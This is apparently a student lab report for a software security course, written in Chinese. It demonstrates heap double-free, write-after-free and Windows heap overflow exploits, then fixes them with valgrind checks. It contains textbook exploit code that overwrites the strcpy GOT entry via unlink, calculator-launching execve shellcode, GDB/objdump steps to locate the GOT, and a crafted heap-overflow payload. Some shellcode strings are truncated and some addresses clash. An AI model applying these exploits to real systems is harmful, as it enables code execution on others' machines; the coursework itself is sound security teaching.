动态内存管理 2：

一. 双重释放漏洞：

1. 代码：

例 4.16 双重释放的利用代码

```
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
  "\xeb\x0cjump12chars_" /* 跳转 */
  "\x90\x90\x90\x90\x90\x90\x90\x90";
int main(void) {
  int size = sizeof(shellcode);
  char *shellcode_location;
  char *first, *second, *third, *fourth;
  char *fifth, *sixth, *seventh;
  shellcode_location = malloc(size);
  strcpy(shellcode_location, shellcode);
  first = malloc(256);
  second = malloc(256);
  third = malloc(256);
  fourth = malloc(256);
  free(first);
  free(third);
  fifth = malloc(128);
  free(first);                    // 重复释放
  sixth = malloc(256);
  *((char **)(sixth+0)) = GOT_LOCATION-12;
  *((char **)(sixth+4)) = shellcode_location;
  seventh = malloc(256);
  strcpy(fifth, "something");
  return 0;
}
```

// “\xeb\x0c”是一个短跳转指令，用于跳转到后续的代码// “jump12chars_”是占位符，可用于后续填充实际代码

代码如下：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =   //存储恶意代码
    “\xeb\x0cjump12chars_”   // “\xeb\x0c“是一个短跳转指令，用于跳转到后续代码；”jump12chars_”“是占位符，可用于后续填充实际代码
    “\x90\x90\x90\x90\x90\x90\x90\x90”;

int main(void) {
    int size = sizeof(shellcode);
    char *shellcode_location;
    char *first, *second, *third, *fourth;
    char *fifth, *sixth, *seventh;
    shellcode_location = (char *)malloc(size);
    strcpy(shellcode_location, shellcode);
    first = (char *)malloc(256);
    second = (char *)malloc(256);
```

```
    third = (char *)malloc(256);
    fourth = (char *)malloc(256);
    free(first);
    free(third);
    fifth = (char *)malloc(128);  // 分配 fifth 内存块，这会导致内存从 third 块处分离开，同时产生副作用使 first 块的状态发生变化，为后续双重释放创造条件。
    free(first);  // 重复释放
    sixth = (char *)malloc(256); // 分配 sixth 块时，malloc 返回的指针与 first 所指向的内存块相同。
    *((char **)(sixth+0)) = GOT_LOCATION-12;
    *((char **)(sixth+4)) = shellcode_location; //  将 GOT_LOCATION - 12 的地址和 shellcode_location 写入到 sixth 指向的内存块中（实际上就是写入到 first 指向的内存块，因为它们此时指向同一块内存）。
    seventh = (char *)malloc(256);  //再次分配内存，触发后续内存管理操作，使得 unlink 宏将 shellcode_location 的地址复制到 strcpy 函数的 GOT 地址处，覆写了原本的函数地址。
    strcpy(fifth,“something”); //调用 strcpy 函数，由于之前对其 GOT 项的覆写，此时程序控制权会转移到 shellcode 处，从而执行恶意代码。
    return 0;
}
```

攻击代码示例：

```
static char *GOT_LOCATION = (char *)0x0000555555557fc8;
static char shellcode[] =
  “\x31\xc0\x50\x68\x63\x61\x6c\x63\x68\x2f\x75\x73\x72\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\

    “\x90\x90\x90\x90\x90\x90\x90\x90”;
```

其中”\x31\xc0\x50\x68\x63\x61\x6c\x63\x68\x2f\x75\x73\x72\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x8

对应程序：执行 execve 系统调用，以运行 /usr/bin/gnome-calculator 程序（即弹出计算器）。

xor %eax,%eax// 将%eax 寄存器清零

push %eax// 把%eax 寄存器的值（也就是 0）压入栈中，为后续操作做准备

push $0x74616c63 //把字符串“calc”的十六进制表示（按小端字节序，在内存中存储为倒序）压入栈

push $0x6f6d6567 //把字符串“gnome”的十六进制表示（按小端字节序，在内存中存储为倒序）压入栈

push $0x2f727375 // 把字符串“/usr”的十六进制表示（按小端字节序，在内存中存储为倒序）压入栈

push $0x2f6e6962 //把字符串“/bin”的十六进制表示（按小端字节序，在内存中存储为倒序）压入栈

mov %esp,%ebx//把栈指针%esp 的值赋给%ebx 寄存器，这样%ebx 就指向了栈上存”/usr/bin/gnome-calculator”字符串

push %eax//再次把 0 压入栈，作为参数列表的结束标志

push %ebx//把指向“/usr/bin/gnome-calculator”字符串的指针（%ebx 的值）压入栈，构建参数数组

mov %esp,%ecx// 把栈指针%esp 的值赋给%ecx 寄存器，让%ecx 指向栈上构建好的参数数组

mov $0xb,%al//把系统调用号 0xb（对应 execve 系统调用）赋值给%al 寄存器（%eax 的低 8 位）

int $0x80// 触发 0x80 号中断，执行系统调用，调用内核中的 execve 函数来运行 /usr/bin/gnome-calculator 程序

获取 GOT 的地址：

（1）gdb 打开程序：

gdb 双重覆写漏洞

1. 在 main 函数处设置断点：

break main

1. 运行：run
2. info proc map：

```
(gdb) info proc map
process 799
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x555555554000     0x555555555000     0x1000        0x0 /mnt/c/Users/86159/作业/软件安全/课程演示04-动态内存管理安
全2-2022210090-丰爽-20250331/1双重释放漏洞/双重释放漏洞
      0x555555555000     0x555555556000     0x1000     0x1000 /mnt/c/Users/86159/作业/软件安全/课程演示04-动态内存管理安
全2-2022210090-丰爽-20250331/1双重释放漏洞/双重释放漏洞
      0x555555556000     0x555555557000     0x1000     0x2000 /mnt/c/Users/86159/作业/软件安全/课程演示04-动态内存管理安
全2-2022210090-丰爽-20250331/1双重释放漏洞/双重释放漏洞
      0x555555557000     0x555555558000     0x1000     0x2000 /mnt/c/Users/86159/作业/软件安全/课程演示04-动态内存管理安
全2-2022210090-丰爽-20250331/1双重释放漏洞/双重释放漏洞
      0x555555558000     0x555555559000     0x1000     0x3000 /mnt/c/Users/86159/作业/软件安全/课程演示04-动态内存管理安
全2-2022210090-丰爽-20250331/1双重释放漏洞/双重释放漏洞
      0x7ffff7dcc000     0x7ffff7dee000    0x22000        0x0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7dee000     0x7ffff7f66000   0x178000    0x22000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7f66000     0x7ffff7fb4000    0x4e000   0x19a000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7fb4000     0x7ffff7fb8000     0x4000   0x1e7000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7fb8000     0x7ffff7fba000     0x2000   0x1eb000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7fba000     0x7ffff7fc0000     0x6000        0x0
      0x7ffff7fc9000     0x7ffff7fcd000     0x4000        0x0 [vvar]
      0x7ffff7fcd000     0x7ffff7fcf000     0x2000        0x0 [vdso]
      0x7ffff7fcf000     0x7ffff7fd0000     0x1000        0x0 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7fd0000     0x7ffff7ff3000    0x23000     0x1000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7ff3000     0x7ffff7ffb000     0x8000    0x24000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7ffc000     0x7ffff7ffd000     0x1000    0x2c000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7ffd000     0x7ffff7ffe000     0x1000    0x2d000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7ffe000     0x7ffff7fff000     0x1000        0x0
      0x7ffffffdd000     0x7ffffffff000    0x22000        0x0 [stack]
```

从 info proc map 的输出结果中，我们可以看到程序的内存映射情况，，可执行文件的起始地址是 0x555555554000。

1. 退出 gdb：quit

```
(gdb) quit
A debugging session is active.

        Inferior 1 [process 799] will be killed.

Quit anyway? (y or n) y
xixi@fs:/mnt/c/Users/86159/作业/软件安全/课程演示04-动态内存管理安全2-2022210090-丰爽-20250331/1双重释放漏洞$
```

1. 获取地址：

objdump -R 双重释放漏洞 | grep strcpy

```
xixi@fs:/mnt/c/Users/86159/作业/软件安全/课程演示04-动态内存管理安全2-2022210090-丰爽-20250331/1双重释放漏洞$ objdump -R
 双重释放漏洞 | grep strcpy
0000000000003fc0 R_X86_64_JUMP_SLOT  strcpy@GLIBC_2.2.5
```

从 objdump -R 的输出 0000000000003fc8 R_X86_64_JUMP_SLOT strcpy@GLIBC_2.2.5 来看，0000000000003fc8 就是 strcpy 函数在这个可执行文件的 GOT（全局偏移表）中的偏移地址。

strcpy 函数在 GOT 表中的实际内存地址计算方法为：可执行文件起始地址 + GOT 表中的偏移地址，即：0x555555554000 + 0x3fc8 = 0x555555557fc8。

1. 编译并运行：

```
C:\Users\86159\作业\软件安全

--------------------------------
Process exited after 4.486 seconds with return value 3221226356
请按任意键继续. . .
```

“Process exited after 4.486 seconds with return value 3221226356”：程序运行一段时间后退出，这个返回值不是正常的 0 或其他标准错误码，是未定义行为导致的异常结果。它说明程序执行中因双重释放漏洞引发问题，可能导致内部状态混乱，最终以异常值结束进程。

1. 漏洞查找：

使用 valgrind 定位内存相关的错误（wsl g++ -fno-stack-protector -o 双重释放漏洞 双重释放漏洞.cpp valgrind ./双重释放漏洞）

```
xixi@fs:/mnt/c/Users/86159/作业/软件安全/课程演示04-动态内存管理安全2-2022210090-丰爽-20250331/1双重释放漏洞$ valgrind .
/双重释放漏洞
==736== Memcheck, a memory error detector
==736== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==736== Using Valgrind-3.15.0 and LibVEX; rerun with -h for copyright info
==736== Command: ./_________________
==736==
==736== Invalid free() / delete / delete[] / realloc()
==736==    at 0x483CA3F: free (in /usr/lib/x86_64-linux-gnu/valgrind/vgpreload_memcheck-amd64-linux.so)
==736==    by 0x109229: main (双重释放漏洞.cpp:27)
==736==  Address 0x4a480a0 is 0 bytes inside a block of size 256 free'd
==736==    at 0x483CA3F: free (in /usr/lib/x86_64-linux-gnu/valgrind/vgpreload_memcheck-amd64-linux.so)
==736==    by 0x109203: main (双重释放漏洞.cpp:23)
==736==  Block was alloc'd at
==736==    at 0x483B7F3: malloc (in /usr/lib/x86_64-linux-gnu/valgrind/vgpreload_memcheck-amd64-linux.so)
==736==    by 0x1091C9: main (双重释放漏洞.cpp:19)
==736==
==736==
==736== HEAP SUMMARY:
==736==     in use at exit: 1,175 bytes in 6 blocks
==736==   total heap usage: 8 allocs, 3 frees, 1,687 bytes allocated
==736==
==736== LEAK SUMMARY:
==736==    definitely lost: 1,175 bytes in 6 blocks
==736==    indirectly lost: 0 bytes in 0 blocks
==736==      possibly lost: 0 bytes in 0 blocks
==736==    still reachable: 0 bytes in 0 blocks
==736==         suppressed: 0 bytes in 0 blocks
==736== Rerun with --leak-check=full to see details of leaked memory
==736==
```

从 valgrind 的输出结果来看，程序确实存在一些内存相关的问题，主要有以下两点：

双重释放错误（Invalid free ()）：代码中对 first 指针进行了两次 free 操作。第一次在 free(first);（位于 双重释放漏洞.cpp:23 ），第二次在 free(first);（位于 双重释放漏洞.cpp:27 ）。当一个内存块被 free 之后，它所占用的内存就被标记为可重用，再次调用 free 该指针会导致未定义行为。

内存泄漏（Memory Leak）：程序在退出时，仍然有 1,175 字节的内存处于使用状态（in use at exit: 1,175 bytes in 6 blocks），并且这些内存被明确认定为丢失（definitely lost: 1,175 bytes in 6 blocks）。这是因为你使用 malloc 分配了多个内存块，但没有对所有分配的内存都进行释放操作。

1. 修改漏洞;
2. 修改后代码:
3. #include <stdio.h>
4. #include <stdlib.h>
5. #include <string.h>
6.
7. **static char** *GOT_LOCATION = (**char** *)0x0804c98c;
8. **static char** shellcode[] =
9. “\xeb\x0cjump12chars_” /* 跳转 */
10. “\x90\x90\x90\x90\x90\x90\x90\x90”;
11.
12. **int** main(**void**) {
13. **int** size = **sizeof**(shellcode);
14. **char** *shellcode_location;
15. **char** *first, *second, *third, *fourth;
16. **char** *fifth, *sixth, *seventh;
17.
18. shellcode_location = (**char** *)malloc(size);
19. strcpy(shellcode_location, shellcode);
20.
21. first = (**char** *)malloc(256);
22. second = (**char** *)malloc(256);
23. third = (**char** *)malloc(256);
24. fourth = (**char** *)malloc(256);
25.
26. free(first);
27. free(third);
28.
29. fifth = (**char** *)malloc(128);
30. sixth = (**char** *)malloc(256);
31. seventh = (**char** *)malloc(256);
32.
33. *((**char** **)(sixth+0)) = GOT_LOCATION-12;
34. *((**char** **)(sixth+4)) = shellcode_location;
35.
36. strcpy(fifth, “something”);
37.

```
    // 释放所有分配的内存
    free(shellcode_location);
    free(second);
    free(fourth);
    free(fifth);
    free(sixth);
    free(seventh);

    return 0;
}
```

修复双重释放问题：去除第二次对 first 指针的 free 操作，确保每个 malloc 分配的内存块只被 free 一次。

修复内存泄漏问题：在程序结束前，对所有使用 malloc 分配的内存块调用 free 来释放内存。

1. 编译并运行：

第二次没有释放，且正常返回 0。

valgrind 运行程序：（wsl g++ -g 双重释放漏洞改.cpp -o 双重释放漏洞改 valgrind ./双重释放漏洞改）

从 valgrind 的输出结果来看，程序已经没有内存错误和内存泄漏的问题了。

1. 覆写释放漏洞：
2. 代码：

例 4.17　覆写释放的内存漏洞

```
01  static char *GOT_LOCATION = (char *)0x0804c98c;
02  static char shellcode[] =
03    "\xeb\x0cjump12chars_" /* 跳转 */
04    "\x90\x90\x90\x90\x90\x90\x90\x90";
05  int main(void){
06    int size = sizeof(shellcode);
07    char *shellcode_location;
08    char *first,*second,*third,*fourth,*fifth,*sixth;
09    shellcode_location = malloc(size);
10    strcpy(shellcode_location, shellcode);
11    first = malloc(256);
12    second = malloc(256);
13    third = malloc(256);
14    fourth = malloc(256);
15    free(first);
16    free(third);
17    fifth = malloc(128);  // 设置初始条件
18    *((char **)(first+0)) = GOT_LOCATION - 12;
19    *((char **)(first+4)) = shellcode_location;
20    sixth = malloc(256);
21    strcpy(fifth, "something");
22    return 0;
23  }
```


代码中第 15 行 free(first); 释放了 first 指向的内存空间。然而，在第 18 行 *((char **)(first+0)) = GOT_LOCATION - 12; 和第 19 行 *((char **)(first+4)) = shellcode_location; 又尝试通过 first 指针去访问和修改已经释放的内存区域。

代码:

```
1. #include <stdio.h>
2. #include <stdlib.h>
3. #include <string.h>
4.
5. static char *GOT_LOCATION = (char *)0x0804c98c;
6. static char shellcode[] =
7.   "\xeb\x0c\x5b\x89\x5b\x04\x83\xc3\x08\x50\x89\xe1\xb0\x0b\xcd\x80"

8.     "\x90\x90\x90\x90\x90\x90\x90\x90" ;
9. int main(void){
10.    int size = sizeof(shellcode);
11.    char *shellcode_location;
12.    char *first,*second,*third,*fourth,*fifth,*sixth;
13.    shellcode_location = (char *)malloc(size);
14.    strcpy(shellcode_location, shellcode);
15.    first = (char *)malloc(256);
16.    second = (char *)malloc(256);
17.    third = (char *)malloc(256);
18.    fourth = (char *)malloc(256);
19.    free(first);
20.    free(third);
21.    fifth = (char *)malloc(128);
22.    *((char **)(first+0)) = GOT_LOCATION - 12;
23.    *((char **)(first+4)) = shellcode_location;
```

```
24.     sixth = (char *)malloc(256);
25.     strcpy(fifth, “something”);
26.     return 0;
27. }
```


28. 编译并运行：



返回值 3221226356 是一个非零值，说明程序运行过程中出现了异常。

1. 漏洞查找：

使用 valgrind 定位内存相关的错误（wsl g++ -g 覆写释放漏洞.cpp -o 覆写释放漏洞 valgrind ./覆写释放漏洞）



从 Valgrind 的输出信息来看，程序存在两个主要问题：无效内存写入和内存泄漏。

无效内存写入：Valgrind 提示有两次无效写入，分别在覆写释放漏洞.cpp 文件的第 22 行和第 23 行。错误信息显示，你尝试对已经释放的内存块进行写入操作。具体而言，在代码里，你先释放了 first 指针指向的内存块，之后又试图向该内存块写入数据。

==736== Invalid write of size 8

==736== at 0x10922D: main (覆写释放漏洞.cpp:22)

==736== Address 0x4a480a0 is 0 bytes inside a block of size 256 free’d

内存泄漏：Valgrind 显示程序在退出时还有 921 字节的内存处于使用状态，并且这些内存块被明确判定为丢失。这表明在程序结束时，你没有释放所有已分配的内存。

修改漏洞:
修改后代码:

```
 #include <stdio.h>
#include <stdlib.h>
#include <string.h>

static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
 "\xeb\x0c\x5b\x89\x5b\x04\x83\xc3\x08\x50\x89\xe1\xb0\x0b\xcd\x80"
   "\x90\x90\x90\x90\x90\x90\x90\x90";

int main(void) {
    int size = sizeof(shellcode);
    char *shellcode_location;
    char *first, *second, *third, *fourth, *fifth, *sixth;

    shellcode_location = (char *)malloc(size);
    strcpy(shellcode_location, shellcode);

    first = (char *)malloc(256);
    second = (char *)malloc(256);
    third = (char *)malloc(256);
    fourth = (char *)malloc(256);
    // 在释放之前完成写入操作
    *((char **)(first + 0)) = GOT_LOCATION - 12;
    *((char **)(first + 4)) = shellcode_location;

    free(first);
    free(third);

    fifth = (char *)malloc(128);
    sixth = (char *)malloc(256);

    strcpy(fifth, "something");

    // 释放剩余的内存
    free(shellcode_location);
    free(second);
    free(fourth);
    free(fifth);
    free(sixth);

    return 0;
}
```

无效内存写入：在释放 first 指针指向的内存之前，完成了所需的写入操作。

内存泄漏：在程序结束之前，释放了所有已分配的内存。

1. 编译并运行：

```
C:\Users\86159\作业\软件安全

--------------------------------
Process exited after 0.0787 seconds with return value 0
请按任意键继续. . .
```

正常输出且正常返回 0。

valgrind 运行程序：（wsl g++ -g 覆写释放漏洞改.cpp -o 覆写释放漏洞改 valgrind ./覆写释放漏洞改）

```
xixi@fs:/mnt/c/Users/86159/作业/软件安全/课程演示04-动态内存管理安全2-2022210090-丰爽-20250331/2覆写释放漏洞$ valgrind .
/覆写释放漏洞改
==749== Memcheck, a memory error detector
==749== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==749== Using Valgrind-3.15.0 and LibVEX; rerun with -h for copyright info
==749== Command: ./---------------------
==749==
==749==
==749== HEAP SUMMARY:
==749==     in use at exit: 0 bytes in 0 blocks
==749==   total heap usage: 7 allocs, 7 frees, 1,433 bytes allocated
==749==
==749== All heap blocks were freed -- no leaks are possible
==749==
==749== For lists of detected and suppressed errors, rerun with: -s
==749== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
```

从 valgrind 的输出结果来看，程序已经没有内存错误和内存泄漏的问题了。

三．动态内存缓冲区溢出：


1. 代码：

例 4.18　利用 Windows 上的动态内存中的缓冲区溢出

```
unsigned char shellcode[] = "\x90\x90\x90\x90";
unsigned char malArg[] = "0123456789012345"
     "\x05\x00\x03\x00\x00\x00\x08\x00"
    "\xb8\xf5\x12\x00\x40\x90\x40\x00";

void mem() {
  HANDLE hp;
  HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
  hp = HeapCreate(0, 0x1000, 0x10000);
  h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
  h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
  h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
  HeapFree(hp,0,h2);
  memcpy(h1, malArg, 32);
  h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
  return;
}

int main(void) {
  mem();
  return 0;
}
```

1. #include <string.h>
2. #include <stdio.h>
3. #include <windows.h>
4. #include <malloc.h>


```
5.
6. unsigned char shellcode[] = “\x90\x90\x90\x90”;
7. unsigned char malArg[] =
8.     “01234567890123450123456789012345”
9.     “\x05\x00\x03\x00\x00\x00\x08\x00”
10.    “\x2C\xfF\x12\x00\x30\x4A\x42\x00”;
11.
12. void mem() {
13.     HANDLE hp;
14.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
15.     hp = HeapCreate(0, 0x1000, 0x10000);
16.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
17.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
18.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
19.     HeapFree(hp, 0, h2);
20.     memcpy(h1, malArg, 48); // 将 malArg 数组的前 48 个字节内容复制到 h1 指向的内存块中，存在缓冲区溢出风险
21.     h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
22.     return;
23. }
24.
25. int main(void) {
26.     mem();
27.     return 0;
28. }
29. 编译并运行:
```



返回值 3221226356 是一个非零值，说明程序运行过程中出现了异常。


1. 漏洞查找:

空闲块由八字节边界标识和四字节前向指针四字节后向指针组成，其中前向指针指向下一个内存块的指针，通常在双向链表结构中使用，用于遍历所有分配的块，后向指针指向上一个内存块的指针，用于在双向链表中反向遍历分配的块





OD 查找:


设置断点:



运行，单步执行:







h1、h2、h3 地址分别为 0x00E404B0，0x00E404c8、0x00E40550

405060 处溢出的内容。

通过控制 h1 的溢出内容，溢出的数据能够覆写到 h2 内存块上。这种情况发生在 h1 的内存边界未被保护的情况下，数据从 h1 超出其分配的内存范围，并进入到 h2 的内存区域。

恶意参数构造：

构造的恶意参数包括以下几个部分：

32 字节任意内容：用于填充 h1 的数据区域，达到 h1 的边界。

8 字节边界标识：用于标记内存块的边界，可以帮助验证溢出位置

4 字节下一块地址 A：用作链表指针，指向下一个块的地址，这里选择的是 0012ff2c

4 字节上一块地址 B：用作链表指针，指向上一个块的地址，通过篡改该地址，能够指向 shellcode 的地址。

```
004016C9   8B45 E4        mov eax,dword ptr ss:[ebp-0x1C]
004016CC   890424         mov dword ptr ss:[esp],eax
004016CF   E8 082C0000    call <jmp.&KERNEL32.HeapAlloc>
004016D4   83EC 0C        sub esp,0xC
```


继续运行，在 h4 分配时中断。

修改代码，利用 print_memory 函数使其输出内存

```
#include <string.h>
#include <stdio.h>
#include <windows.h>
#include <malloc.h>

// 打印内存内容的函数
void print_memory(const void *ptr, size_t size) {
    const unsigned char *p = (const unsigned char *)ptr;
    for (size_t i = 0; i < size; i++) {
        printf("%02x ", p[i]);
        if ((i + 1) % 16 == 0) {
            printf("\n");
        }
    }
    printf("\n");
}

unsigned char shellcode[] = "\x90\x90\x90\x90";
unsigned char malArg[] =
    "01234567890123450123456789012345"
    "\x05\x00\x03\x00\x00\x00\x08\x00"
    "\x2C\xfF\x12\x00\x30\x4A\x42\x00";

void mem() {
    HANDLE hp;
    HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;

    hp = HeapCreate(0, 0x1000, 0x10000);
    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);

    // 打印操作前的内存内容
    printf("\nBefore memcpy:\n");
    printf("h1 memory:\n");
    print_memory(h1, 16);
    printf("h2 memory:\n");
    print_memory(h2, 128);
